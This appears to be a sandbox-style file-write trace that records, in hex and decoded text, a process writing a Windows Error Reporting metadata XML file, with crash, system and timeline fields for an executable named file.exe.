C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 31 00 33 00 37 00 33 00 34 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46137344</PagefileUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 31 00 33 00 37 00 33 00 34 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46137344</PrivateUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4808	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	9	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	18	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4868	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5574	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5578	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5580	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5620	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5624	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5626	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5664	4	0d 00 0a 00		success or wait	6	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5668	2	09 00		success or wait	12	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	5672	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6226	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6230	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6232	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6278	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6324	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6418	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6422	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6426	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6540	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6636	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6640	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6644	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6764	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6768	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6772	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6854	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6858	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6862	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	2	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	6972	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 35 00 36 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:56Z">	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 34 00 39 00 34 00 33 00 32 00 33 00 62 00 65 00 2d 00 30 00 36 00 37 00 37 00 2d 00 34 00 33 00 30 00 65 00 2d 00 62 00 33 00 61 00 31 00 2d 00 31 00 35 00 39 00 65 00 35 00 39 00 62 00 34 00 36 00 33 00 66 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>494323be-0677-430e-b3a1-159e59b463fa</Guid>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 35 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:56Z</CreationTime>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
